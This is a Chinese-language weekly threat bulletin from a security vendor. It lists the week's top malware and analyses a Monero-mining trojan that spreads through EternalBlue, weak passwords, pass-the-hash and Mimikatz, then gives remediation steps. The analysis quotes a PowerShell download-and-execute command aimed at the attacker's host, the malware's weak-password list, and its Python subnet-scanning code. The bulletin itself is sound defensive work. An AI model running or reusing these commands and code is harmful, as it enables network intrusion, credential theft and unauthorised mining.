安全威胁每周警讯

2019/04/14～2019/04/20

本周威胁指数

亚信安全 网络安全监控中心

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	TROJ_EQUATED.J	Trojan	★★	→	木马病毒，它可能是使用者手动安装的
2	ALS_BURSTED.MJUH	Trojan	★★	↑	它需要主要组件才能成功执行预期例程。 其他详细信息它需要主要组件才能成功执行预期例程
3	TSC_GENCLEAN	其他	★	↑	此恶意软件没有破坏性
4	Trojan.Win32.EQUATED.LZCWR	Trojan	★	↑	木马病毒，它可能是使用者手动安装的
5	BKDR_EQUATED.LZCMU	Backdoor	★★	↑	木马病毒，它可能是使用者手动安装的
6	Trojan.Win32.EQUATED.LZCWQ	Trojan	★	↑	木马病毒，它可能是使用者手动安装的
7	Trojan.Win32.EQUATED.LZCWO	Trojan	★	↑	它需要主要组件才能成功执行预期例程。 其他详细信息它需要主要组件才能成功执行预期例程。
8	PE_SALITY.ER	PE病毒	★★★★	→	此病毒通过将其代码附加到目标主机文件来感染
9	TROJ_EQUATED.LZCMT	Trojan	★	↓	木马病毒，它可能是使用者手动安装的
10	TSPY_LEGMIR.SMXD	Spyware	★★★	↓	它需要主要组件才能成功执行预期例程。 其他详细信息它需要主要组件才能成功执行预期例程。

本周安全趋势分析

亚信安全热门病毒综述 －Trojan.Win32.FAKEWMI.SM1

事件描述

近日，亚信安全截获“永恒之蓝”木马病毒，该病毒不仅在我国爆发，还在日本、越南、印度和澳大利亚传播，有蔓延全球趋势。其不仅利用“永恒之蓝”漏洞以及 RDP 弱口令传播，还利用 PowerShell 入侵系统并逃避检测。

病毒分析


病毒主体文件（亚信安全将其命名为 Trojan.PS1.LUDICROUZ.A）通过弱口令密码表登录网络中的机器，其通过更改被感染计算机的防火墙和端口转发设置，设置计划任务来下载并执行恶意软件副本。Powershell 脚本执行如下命令：

IEX (New-Object Net.WebClient).downloadstring(‘hxxp://v.beahh[.]com/wm?hp’)

123456	1111	monkey	123	abcd1234	baseball
password	555555	login	321	abcd@1234	qwertyuiop
PASSWORD	1234567	passw0rd	1234	abc@123	superman
football	12345678	master	12345	p@ssword	1qaz2wsx
welcome	123456789	hello	123123	P@ssword	fuckyou
1	987654321	qazwsx	123321	p@ssw0rd	123qwe
12	admin	password1	111111	P@ssw0rd	zxcvbn
21	abc123	qwerty	654321	P@SSWORD	pass
iloveyou	love	administrator	aaaaaa	P@$$w0rd	P@$$word
666666	121212	222222	888888	P@SSW0RD	P@$$w0rd


【病毒使用的弱密码表】

Invoke-WMIMethod 同样使用上述密码表获取其他机器的远程登录凭证



【Invoke-WMIMethod 通过弱口令远程访问机器】

恶意软件还使用传递哈希方法，其使用用户的哈希密码向远程服务器验证身份。使用 Get-PassHashes 命令获取存储在计算机中的哈希值以及列出的弱密码的哈希值。获取哈希值后，恶意软件利用 Invoke-SMBClient（另一个公开可用的脚本）使用 pass-the-hash 执行文件共享操作。



【恶意软件使用 pass-the-hash 技术获取用户密码的哈希值和弱密码的哈希值】


如果成功入侵系统，恶意软件不仅在启动项中生成文件%Start Menu%\ Programs \ Startup \ run.bat，还生成如下文件：

- %Application Data%\ flashplayer.tmp
- %Application Data%\ sign.txt - 用于表示计算机已被感染
- %开始菜单%\ Programs \ Startup \ FlashPlayer.lnk - 负责在启动时执行脚本 tmp

如果用户设置密码是强密码，则恶意软件使用“永恒之蓝”漏洞进行传播。

【漏洞利用有效负载】

无论上面提及的哪种方法感染计算机后，恶意软件将获取 MAC 地址并收集有关计算机中安装的防病毒产品的信息。其会从 C&C 服务器下载另一个混淆的 PowerShell 脚本（亚信安全检测为 Trojan.PS1.PCASTLE.B），其负责下载和执行恶意软件的组件，其中大部分是自身的副本文件。



【获取恶意软件安装的 MAC 地址和 AV 产品进程】


其会在如下文件中查找恶意软件是否已经安装组件程序

- %TEMP%\ kkk1.log
- %TEMP%\ pp2.log
- %TEMP%\ 333.log
- %TEMP%\ kk4.log
- %TEMP%\ kk5.log

```
$status = '|'

$path = "$env:temp\\kkk1.log"

[string]$flag = test-path $path

$path2 = "$env:temp\\pp2.log"

[string]$flag2 = test-path $path2

$path3 = "$env:temp\\333.log"

[string]$flag3 = test-path $path3

$path4 = "$env:temp\\kk4.log"

[string]$flag4 = test-path $path4

$path5 = "$env:temp\\kk5.log"

[string]$flag5 = test-path $path5
```

【检查已安装的恶意软件组件】

上图中，每个$ flagX 代表一个组件，恶意软件会下载一个较新版本的 PowerShell dropper 脚本（$ flag）并安装一个计划任务，定期运行。$ flag2 还从不同的 URL 下载恶意软件的副本，并创建不同名称的计划任务。




【计划任务的$ flag 和$ flag2】


第三个组件（亚信安全检测为 TrojanSpy.Win32.BEAHNY.THCACAI）是一个生成的木马程序 ，该木马程序可以逃避沙箱检测，其文件大小较大。其会从被感染主机收集如下系统信息：

- 计算机名
- 机器的 GUID
- MAC 地址
- 操作系统版本
- 内存信息
- 系统时间

第四个组件是 Python 编译的二进制可执行文件，其用于进一步传播恶意软件，还能够通过生成和执行 Mimikatz 的 PowerShell 实现（亚信安全检测为 Trojan.PS1.MIMIKATZ.ADW）哈希攻击。



【生成第四个组件程序】



【检查 Mimikatz 组件是否已安装，并执行 Mimikatz】


恶意软件尝试对存在弱口令的 SQL 数据库服务器进行攻击，在访问时使用 xp_cmdshell 执行 shell 命令。

```
print 'start scan'
 for network in mcFaHNWy():
  print network
  (ip,cidr)=network.split('/')
  cidr=int(cidr)
  host_bits=32-cidr
  i=struct.unpack('>I',socket.inet_aton(ip))[0]
  start=(i>>host_bits)<<host_bits
  end=i|((1<<host_bits)-1)
  for i in range(start+1,end):
   semaphore1.acquire()
   ip=socket.inet_ntoa(struct.pack('>I',i))
   t1=threading.Thread(target=mcFaHNWr,args=(ip,445))
   t1.start()
  time.sleep(1)
print 'smb over  sleep 200s'
time.sleep(5)
if 'Windows-XP' in platform.platform():
 time.sleep(600)
else:
 if co==1:
  print 'start b netscan'
  for network in iplist2:
   (ip,cidr)=network.split('/')
   if ip.split('.')[0].strip()=='192':
    continue
   if ip.split('.')[0].strip()=='127':
    continue
   if ip.split('.')[0].strip()=='10':
    continue
   if ip.split('.')[0].strip()=='0':
    continue
   if ip.split('.')[0].strip()=='100':
    continue
   if ip.split('.')[0].strip()=='172':
    continue
   if int(ip.split('.')[0].strip())in xrange(224,256):
    continue
   print network
```


【扫描有漏洞的数据库服务器】

第五个组件是下载并执行的可执行文件。

该恶意软件具有挖取门罗币功能，其使用开源代码 Invoke-ReflectivePEInjection 注入到自己的 PowerShell 进程中，而不是直接存储在文件中。安装后，恶意软件会将其状态报告给 C&C 服务器。



【下载并执行挖矿程序的 PowerShell 脚本】



【执行挖矿】

解决方案

- ✓ 利用系统防火墙高级设置阻止向 445 端口进行连接（该操作会影响使用 445 端口的服务）。
- ✓ 尽量关闭不必要的文件共享；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 打开系统自动更新，并检测更新进行安装。
- ✓ 系统打上 MS17-010 对应的 Microsoft Windows SMB 服务器安全更新 (4013389)补丁程序。详细信息请参考链接：http://www.catalog.update.microsoft.com/Search.aspx?q=MS17-010

亚信安全解决方案

✓ 亚信安全病毒码版本 14.945.60 ，云病毒码版本 14.945.71，全球码版本 14.947.00 已经可以检测，请用户及时升级病毒码版本。

✓ 亚信安全 OSCE VP / DS DPI 开启以下规则拦截该漏洞：

- 1008224 - Microsoft Windows SMB Remote Code Execution Vulnerabilities (CVE-2017-0144 and CVE-2017-0146)
- 1008225 - Microsoft Windows SMB Remote Code Execution Vulnerability (CVE-2017-0145)
- 1008227 - Microsoft Windows SMB Information Disclosure Vulnerability (CVE-2017-0147)
- 1008228 - Microsoft Windows SMB Remote Code Execution Vulnerability (CVE-2017-0148)
- 1008306 - Microsoft Windows SMB Remote Code Execution Vulnerability (MS17-010)

✓ 亚信安全深度发现设备 TDA 检测规则如下：


2383:CVE-2017-0144-Remote Code Executeion-SMB(Request)

✓ 亚信安全 Deep Edge 已发布了针对微软远程代码执行漏洞 CVE-2017-0144 的 4 条 IPS 规则：

规则名称：微软 MS17 010 SMB 远程代码执行 1-4，规则号:1133635,1133636,1133637,1133638

✓ 使用亚信安全专杀工具对该病毒进行查杀，工具下载地址：
http://support.asiainfo-sec.com/Anti-Virus/Tool/AvbTool_1904021123.zip
解压缩口令：novirus

工具使用步骤：
1、下载 AvbTool_1904021123.zip，解压缩到文件夹，双击运行 AVBShow.exe




2、选择“病毒行为查杀”后，点击扫描按钮，如果有检测出病毒，请点击清除按钮清除病毒。

✓ 针对 mimikatz 窃取密码问题，推荐使用微软的修复工具对系统的注册表以及 Kerberos 进行修复，可以避免密码通过此方式被窃取


工具下载地址：http://support.asiainfo-sec.com/Anti-Virus/Tool/fixmini.zip
解压缩口令：novirus

工具使用方法：双击运行后，注销该机器，再登录即可。

修复前：



修复后:



我们可以看到修复后，wdigest 中键值留存的账户信息不再保存以免被 mimikatz 获取。